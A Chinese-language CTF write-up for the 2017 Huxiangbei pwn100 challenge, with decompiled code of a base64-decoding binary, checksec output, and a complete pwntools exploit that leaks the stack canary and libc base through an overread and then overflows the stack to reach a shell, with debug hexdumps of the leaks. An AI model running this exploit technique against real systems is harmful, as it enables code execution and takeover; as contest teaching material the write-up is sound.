
2017湖湘杯pwn100的wp


niexinming / 2017-11-30 22:35:27 / 浏览数 2941 安全技术 CTF 顶(0) 踩(0)

湖湘杯的pwn比赛很有趣，我做了pwns100的题目，感觉不错，我把wp分享出来，pwns的下载链接是：见附件
把pwns100直接拖入ida中：
main函数：



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [sp+1Bh] [bp-5h]@3
  __pid_t v5; // [sp+1Ch] [bp-4h]@8

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("I am a simple program");
  while ( 1 )
  {
    puts("\nMay be I can know if you give me some data[Y/N]");
    if ( getchar() != 89 )
      break;
    v4 = getchar();
    while ( v4 != 10 && v4 )
      ;
    v5 = fork();
    if ( !v5 )
    {
      sub_8048B29();
      puts("Finish!");
      exit(0);
    }
    if ( v5 <= 0 )
    {
      if ( v5 == -1 )
      {
        puts("Something Wrong");
        exit(0);
      }
    }
    else
    {
      wait(0);
    }
  }
  return 0;
}
```


base64解码函数



```
int sub_80487E6()
{
  char *v0; // edx@1
  unsigned int v1; // ebx@1
  int v2; // edi@5
  int v3; // edx@5
  int v4; // eax@30
  int v5; // eax@31
  int v6; // eax@32
  char i; // [sp+17h] [bp-121h]@10
  unsigned __int8 j; // [sp+17h] [bp-121h]@15
  unsigned __int8 k; // [sp+17h] [bp-121h]@20
  char l; // [sp+17h] [bp-121h]@25
  int v12; // [sp+18h] [bp-120h]@9
  int v13; // [sp+1Ch] [bp-11Ch]@9
  int v14; // [sp+1Ch] [bp-11Ch]@30
  int v15; // [sp+1Ch] [bp-11Ch]@31
  char *dest; // [sp+20h] [bp-118h]@1
  char s; // [sp+27h] [bp-111h]@10
  unsigned __int8 v18; // [sp+28h] [bp-110h]@17
  unsigned __int8 v19; // [sp+29h] [bp-10Fh]@22
  char v20; // [sp+2Ah] [bp-10Eh]@27
  char v21[257]; // [sp+2Bh] [bp-10Dh]@1
  int v22; // [sp+12Ch] [bp-Ch]@1

  v22 = *MK_FP(__GS__, 20);
  dest = (char *)malloc(0x201u);
  v0 = v21;
  v1 = 257;
  if ( (unsigned int)v21 & 1 )
  {
    v21[0] = 0;
    v0 = &v21[1];
    v1 = 256;
  }
  if ( (unsigned __int8)v0 & 2 )
  {
    *(_WORD *)v0 = 0;
    v0 += 2;
    v1 -= 2;
  }
  memset(v0, 0, 4 * (v1 >> 2));
  v2 = (int)&v0[4 * (v1 >> 2)];
  v3 = (int)&v0[4 * (v1 >> 2)];
  if ( v1 & 2 )
  {
    *(_WORD *)v2 = 0;
    v3 = v2 + 2;
  }
  if ( v1 & 1 )
    *(_BYTE *)v3 = 0;
  give_me_some_data(dest, 0x200u);
  v12 = 0;
  v13 = 0;
  while ( dest[v12] )
  {
    memset(&s, 255, 4u);
    for ( i = 0; (unsigned __int8)i <= 0x3Fu; ++i )
    {
      if ( off_804A050[(unsigned __int8)i] == dest[v12] )
        s = i;
```


```
000006FD sub_80487E6:43
```

输入函数




```
int __cdecl give_me_some_data(char *dest, size_t nbytes)
{
  ssize_t i; // [sp+14h] [bp-14h]@1
  void *buf; // [sp+18h] [bp-10h]@1
  ssize_t v5; // [sp+1Ch] [bp-Ch]@1

  buf = malloc(nbytes + 1);
  puts("Give me some datas:\n");
  v5 = read(0, buf, nbytes);
  for ( i = 0;
        i < v5
     && (isalnum(*((_BYTE *)buf + i))
      || *((_BYTE *)buf + i) == 61
      || *((_BYTE *)buf + i) == 43
      || *((_BYTE *)buf + i) == 47);
        ++i )
    ;
  *((_BYTE *)buf + i) = 0;
  if ( i & 3 )
  {
    puts("Something is wrong\n");
    exit(0);
  }
  strncpy(dest, (const char *)buf, nbytes);
  return i;
}
```

可以看到read可以输入的字符串可以长达0x200个，这里可造成缓冲区溢出漏洞
这个程序很简单，输入base64字符串输出base64解码之后的字符串
先运行一下程序看一下这个程序干了啥



```
h11p@ubuntu:~/hackme/huxiangbei$ ./pwns
I am a simple program

May be I can know if you give me some data[Y/N]
Y
Give me some datas:

YWFhYQ==
Result is:aaaa
Finish!

May be I can know if you give me some data[Y/N]
```

再看看程序开启了哪些保护:




```
h11p@ubuntu:~/hackme/huxiangbei$ checksec pwns
[*] '/home/h11p/hackme/huxiangbei/pwns'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
h11p@ubuntu:~/hackme/huxiangbei$
```

因为这个程序开了Canary，这个题目的要利用printf泄露这个程序中的Canary，然后再泄露libc的基地址，最后利用溢出重新布置栈空间getshell，因为每次fork,子进程复制
所以我的exp是

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'niexinming'

from pwn import *
import base64
context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

def debug(addr = '0x08048B09'):
   raw_input('debug:')
   gdb.attach(io, "b *" + addr)

local_MAGIC = 0x0003AC69
```


```
io = process('/home/h11p/hackme/huxiangbei/pwns')

#io = remote('104.224.169.128', 18887)

#debug()

#getCanary
payload = 'a'*0x102
io.recvuntil('May be I can know if you give me some data[Y/N]\n')
io.sendline('Y')
io.recvuntil('Give me some datas:\n')
io.send(base64.b64encode(payload))
io.recvline()
myCanary=io.recv()[268:271]
Canary="\x00"+myCanary
print "Canary:"+hex(u32(Canary))

#getlibc
#debug()
payload = 'a'*0x151
io.recvuntil('May be I can know if you give me some data[Y/N]\n')
io.sendline('Y')
io.recvuntil('Give me some datas:\n')
io.send(base64.b64encode(payload))
io.recvline()
mylibc=io.recv()[347:351]
base_libc=u32(mylibc)-0x18637
print "mylibc_addr:"+hex(base_libc)


#pwn
#debug()
MAGIC_addr=local_MAGIC+base_libc
payload = 'a'*0x101+Canary+"a"*0xc+p32(MAGIC_addr)
io.recvuntil('May be I can know if you give me some data[Y/N]\n')
io.sendline('Y')
io.recvuntil('Give me some datas:\n')
io.send(base64.b64encode(payload))


io.interactive()
io.close()
```

我讲解一下如何获取Canary，因为输入的输入数据会被printf输出，遇到0x00的时候停止输出，如果输入的输入刚刚好覆盖到Canary前面就可以用printf输出Canary了，但




```
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFh'
[DEBUG] Received 0x15e bytes:
    00000000  52 65 73 75  6c 74 20 69  73 3a 61 61  61 61 61 61  |Resu|lt i|s:a
a|aaaa|
    00000010  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|aaa
a|aaaa|
    *
    00000100  61 61 61 61  61 61 61 61  61 61 61 61  07 ea f2 0a  |aaaa|aaaa|aaa
a|····|
    00000110  2a 2a 2a 20  73 74 61 63  6b 20 73 6d  61 73 68 69  |*** |stac|k s
m|ashi|
    00000120  6e 67 20 64  65 74 65 63  74 65 64 20  2a 2a 2a 3a  |ng d|etec|ted
 |***:|
    00000130  20 2f 68 6f  6d 65 2f 68  31 31 70 2f  68 61 63 6b  | /ho|me/h|11p
/|hack|
    00000140  6d 65 2f 68  75 78 69 61  6e 67 62 65  69 2f 70 77  |me/h|uxia|ngb
e|i/pw|
    00000150  6e 73 20 74  65 72 6d 69  6e 61 74 65  64 0a        |ns t|ermi|nat
e|d·|
    0000015e
Canary:0xf2ea0700
[DEBUG] Received 0x31 bytes:
```

同理也可以用这种方法计算出__libc_start_main和libc的基地址



```
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYQ=='
[DEBUG] Received 0x161 bytes:
    00000000  52 65 73 75  6c 74 20 69  73 3a 61 61  61 61 61 61  │Resu│lt i│s:a
a│aaaa│
    00000010  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaa
a│aaaa│
    *
    00000150  61 61 61 61  61 61 61 61  61 61 61 37  a6 58 f7 01  │aaaa│aaaa│aaa
7│·X··│
    00000160  0a                                                  │·│
    00000161
mylibc_addr:0xf7572000
[DEBUG] Received 0x4e bytes:
    '*** stack smashing detected ***: /home/h11p/hackme/huxiangbei/pwns terminat
ed\n'
[DEBUG] Received 0x31 bytes:
    '\n'
